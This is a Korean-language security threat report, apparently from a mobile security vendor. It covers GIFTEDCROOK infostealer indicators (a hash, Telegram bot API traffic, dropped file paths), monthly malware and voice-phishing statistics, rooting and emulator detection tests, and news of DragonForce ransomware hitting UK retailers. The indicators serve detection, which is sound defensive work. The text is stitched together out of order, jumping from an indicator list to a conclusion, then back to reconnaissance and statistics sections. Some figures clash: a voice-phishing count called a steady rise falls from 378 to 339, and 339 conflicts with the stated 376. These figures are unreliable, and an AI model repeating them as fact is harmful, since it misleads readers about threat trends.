⚫ v1.3: b9d508d12d2b758091fb596fa8b8b4a1c638b7b8c11e08a1058d49673f93147d 2. 네트워크 지표
⚫ api.telegram.org/bot* 패턴의 HTTPS 통신
⚫ 대량의 multipart/form-data POST 요청 3. 파일 시스템
⚫ %ProgramData%\Infomaster\Infomaster.exe
⚫ %ProgramData%\PhoneInfo\PhoneInfo.exe
⚫ C:\Users\*\AppData\Local\Temp\[13자리]\[13자리]\
F. 결론
GIFTEDCROOK은 다음과 같은 이유로 주목해야 할 위협입니다:
1. 지속적 진화: 3개월 만에 3개 버전 출시, 기능 지속 향상
2. 표적 특화: 우크라이나 정부/군사 기관에 최적화된 공격
3. 운영 정교함: 지정학적 이벤트와 연계된 타이밍
4. 기술 혁신: 최신 브라우저 보안 우회, 효율적 데이터 선별
이는 국가 지원 가능성이 있는 APT(Advanced Persistent Threat) 그룹의 작품으로 추정되며, 향후 더욱 정교한 버전이 등장할 가능성이 높습니다. 조직들은 다층적 방어 전략과 지속적인 위협 인텔리전스 모니터링을 통해 대비해야 합니다.
G. 참고 자료
Arctic Wolf Labs 분석 보고서 (2025년 6월)
CERT-UA 보안 권고 (2025년 4월)
YARA 규칙 및 상세 IOC는 별첨 참조
2.1 초기 정찰 및 표적 선정
공격자는 다음과 같은 방법으로 표적을 선정합니다:
• OSINT(Open Source Intelligence) 활용: 공개된 정보를 통해 우크라이나 정부 및 군사 기관 직원 식별
• 소셜 엔지니어링: LinkedIn, Facebook 등 SNS를 통한 표적 정보 수집
• 이메일 주소 수집: 공개된 문서, 웹사이트에서 공식 이메일 주소 확보
• 조직 구조 파악: 의사결정권자 및 중요 직책 보유자 식별
1-2. 악성코드 수집 현황
국내외 수집 채널을 통한 2025년 5월 악성 앱 수집 건수는 1763건으로 전월 대비 약 +15.31% 증가한 수치입니다. 25년 5월 패턴 반영 건수는 1017건입니다.

표 1. 악성 앱 수집 현황

그림 1. 수집 및 반영 흐름
1-3. 악성코드 유형별 비율 및 전월 비교
2025년 5월 악성 코드 유형별 수집 내용 및 전월 대비 비교입니다. (비교 수집 건 수가 아닌 반영 건 수로 통계)

그림 2. 악성코드 유형

표 2. 유형별 수집 현황

그림 3. 전월 대비 악성 코드 비율
1-4. 금감원 보이스 피싱
금융보안원으로부터 보이스피싱 악성 앱 정보와 사기 정보(사칭기관, 보이스피싱 콜센터 전화번호 등) 수집 건수는 다음과 같습니다

그림 4. 보이스피싱 악성 앱 수집 및 반영 현황

그림 5. 사기 및 피싱 사이트
보안 위협 동향 분석 보고서 (2025년 4-5월)
1. 전체 현황
2025년 5월 보안 위협 탐지 건수는 총 1,017건으로, 전월(882건) 대비 15.31% 증가했습니다. 이는 최근 사이버 공격이 지속적으로 증가하고 있음을 보여주는 지표입니다.
2. 주요 위협 유형별 분석
2.1 상위 위협 유형
• Voicefishing (보이스피싱): 376건 (전체의 37%) o 전월 대비 26.17% 증가로 가장 높은 증가율 기록 o 최근 AI 음성 합성 기술을 악용한 정교한 공격 증가 추세
• Trojan (트로이목마): 232건 (전체의 22.8%) o 전월 대비 18.97% 증가 o 지속적으로 높은 비중을 차지하는 전통적 위협
• Riskware (위험 소프트웨어): 178건 (전체의 17.5%) o 전월 대비 4.30% 감소 o 유일하게 감소세를 보인 위협 유형 2.2 신규 및 증가 위협
• Hacktool: 113건 (22.83% 증가)
• Adware: 46건 (31.43% 증가) o 광고 기반 악성코드의 급격한 증가 관찰
3. 월별 추세 분석
3.1 주요 위협 추세 (2월-5월)
• 보이스피싱: 지속적인 상승세 (2월 378건 → 5월 339건)
• 트로이목마: 안정적인 수준 유지 (월평균 약 250건) 3.2 금보원 사기 정보
• 5월: 308건 (전월 대비 10% 증가)
• 4분기 연속 증가 추세로 각별한 주의 필요
4. 권고사항
1. 보이스피싱 대응 강화
o AI 음성 감지 시스템 도입 검토
o 임직원 대상 정기적인 보안 교육 실시
2. 트로이목마 방어
o 엔드포인트 보안 솔루션 업데이트
o 이메일 첨부파일 검사 강화
3. 통합 보안 모니터링
o 24시간 보안관제 체계 유지
o 위협 인텔리전스 정보 실시간 반영 향후 지속적인 모니터링과 선제적 대응을 통해 증가하는 사이버 위협에 효과적으로 대응해야 합니다.
2. 루팅 및 에뮬레이터, 원격 앱 탐지 현황
2-1. 루팅탐지 현황 (Emulator)
2025년 5월 에뮬레이터별 루팅 탐지 유무 테스트를 진행한 결과는 다음과 같습니다.

Table 1. 루팅 탐지 결과 (에뮬레이터 환경)
2-2. 루팅탐지 현황 (Real Device)
라온시큐어에서 관리하는 루팅 우회 앱과 도구 정보는 다음과 같습니다.

Table 2. 루팅 우회 탐지 결과
2-3. 에뮬레이터 탐지현황
에뮬레이터별 최신 업데이트 버전 정보 목록은 다음과 같습니다. (25.5.30 기준)

Table 3. 에뮬레이터 최신버전
2-4. 원격 탐지
2025년 5월 원격 기능을 제공하는 앱을 대상으로 자사 백신에서 원격제어 앱 감지 유무 테스트를 진행한 결과는 다음과 같습니다.

Table 4. 원격 앱 탐지 결과
3. 국내 외 보안 동향
3-1. 영국 유통업계 초토화... DragonForce 랜섬웨어 연쇄 공격으로 M&S 등 대형 유통사 마비
Date: 2 June 2025
2025년 5월, 영국 유통업계가 역사상 최악의 사이버 공격으로 초토화됐다. 'DragonForce'라는 랜섬웨어 그룹이 Marks & Spencer(M&S)를 시작으로 Harrods, Co-op UK, Christian Dior 등 굵직한 유통 브랜드들을 연쇄적으로 공격하면서 영국 전역의 쇼핑 인프라가 사실상 마비 상태에 빠졌다.
매일 새로운 피해 기업 속출... "전례 없는 규모"
이번 공격의 심각성은 그 규모와 지속성에 있다. 5월 한 달 동안 거의 매일 새로운 피해 소식이 전해지며 영국 사회 전체를 공포에 몰아넣었다. 사이버보안 전문가들은 "특정 산업을 겨냥한 이렇게 조직적이고 지속적인 공격은 전례가 없다"고 입을 모았다. 가장 큰 피해를 입은 곳은 영국의 대표적 유통업체 M&S다. 5월 초 랜섬웨어 공격을 받은 M&S는 온라인 주문 시스템이 완전히 마비되면서 웹사이트와 모바일 앱을 강제로 오프라인 전환해야 했다 .
M&S, 1억 파운드 보험 청구... "연간 이익 3억 파운드 날아갈
듯"
M&S 관계자는 "시스템 복구가 7월까지 지연될 것으로 보인다"며 "이미 수십만 달러의 매출 손실이 발생했고, 주가도 급락했다"고 밝혔다. 회사 측은 피해 규모가 워낙 커 1억 파운드(약 1,600억원) 규모의 보험 청구를 준비 중이며, 연간 이익이 약 3억 파운드(약 4,800억원) 감소할 것으로 전망했다. 온라인 주문이 불가능해지면서 오프라인 매장들도 연쇄적으로 타격을 받았다. 재고 관리 시스템이 마비되면서 많은 매장에서 상품 부족 현상이 발생했고, 빈 진열대를 마주한 고객들의 불만이 폭주했다.
럭셔리부터 식품까지... 무차별 공격
DragonForce의 공격은 특정 브랜드나 규모를 가리지 않았다. 세계적인 럭셔리 백화점 Harrods부터 서민들이 주로 이용하는 Co-op UK까지, 그리고 명품 브랜드 Christian Dior의 유럽 지사까지 피해를 입었다.
특히 우려스러운 것은 Tesco, Sainsbury's, Aldi 등 주요 슈퍼마켓에 냉장 식품을 납품하는 Peter Green Chilled까지 공격을 받았다는 점이다. 이 회사의 시스템 마비로 냉장 식품 주문 처리가 중단되면서 대량의 식품 폐기 사태가 우려되고 있다
"공급망 전체가 흔들린다"
한 업계 관계자는 "단순히 개별 기업의 문제가 아니라 영국 유통 생태계 전체가 흔들리고 있다"며 "온라인 쇼핑에 익숙해진 소비자들이 갑자기 오프라인으로 몰리면서 혼란이 가중되고 있다"고 전했다. 실제로 이번 공격은 영국 사회에 유통업의 디지털 의존도가 얼마나 높아졌는지를 극명하게 보여줬다. 팬데믹 이후 급속도로 성장한 온라인 쇼핑 인프라가 한순간에 무너지면서 일상생활에 직접적인 영향을 미쳤다.
정부 "국가 안보 차원에서 대응"
사태의 심각성을 인지한 영국 정부는 국가사이버보안센터(NCSC)를 중심으로 긴급 대응에 나섰다. 정부 관계자는 "이번 공격을 단순한 사이버 범죄가 아닌 국가 기반시설에 대한 공격으로 간주하고 있다"며 "모든 가용 자원을 동원해 대응하고 있다"고 밝혔다.
DragonForce, 새로운 위협의 등장
보안 전문가들은 DragonForce가 기존 랜섬웨어 그룹들과는 다른 특징을 보인다고 분석했다. 한 전문가는 "과거에는 개별 기업을 공격해 몸값을 요구하는 방식이었다면, DragonForce는 산업 전체를 마비시켜 더 큰 압박을 가하는 전략을 쓰고 있다"고 설명했다. 이어 "이들의 공격 패턴을 보면 영국 유통업계의 인프라를 상당히 깊이 연구한 흔적이 보인다"며 "내부자의 협조나 장기간의 사전 정찰이 있었을 가능성이 높다"고 덧붙였다.
"디지털 전환의 그림자"
이번 사태는 급속한 디지털 전환의 어두운 이면을 보여주는 사례로 기록될 전망이다. 편의와 효율을 위해 모든 것을 온라인으로 연결한 결과, 사이버 공격에 대한 취약성도 함께 높아졌다는 지적이다. 한 유통업계 CEO는 "이번 사태를 계기로 사이버 보안에 대한 투자를 대폭 늘리는 동시에, 완전한 디지털 의존에서 벗어나 오프라인 백업 시스템도 구축해야 한다는 교훈을 얻었다"고 말했다. 2025년 5월은 영국 유통업계에 '검은 5월'로 기록될 것이 확실해 보인다. 문제는 이것이 끝이 아니라 시작일 수 있다는 점이다. 전문가들은 "DragonForce의 성공을 보고 다른 범죄 그룹들이 유사한 공격을 시도할 가능성이 높다"며 "전 세계 유통업계가 경각심을 가져야 할 때"라고 경고했다.
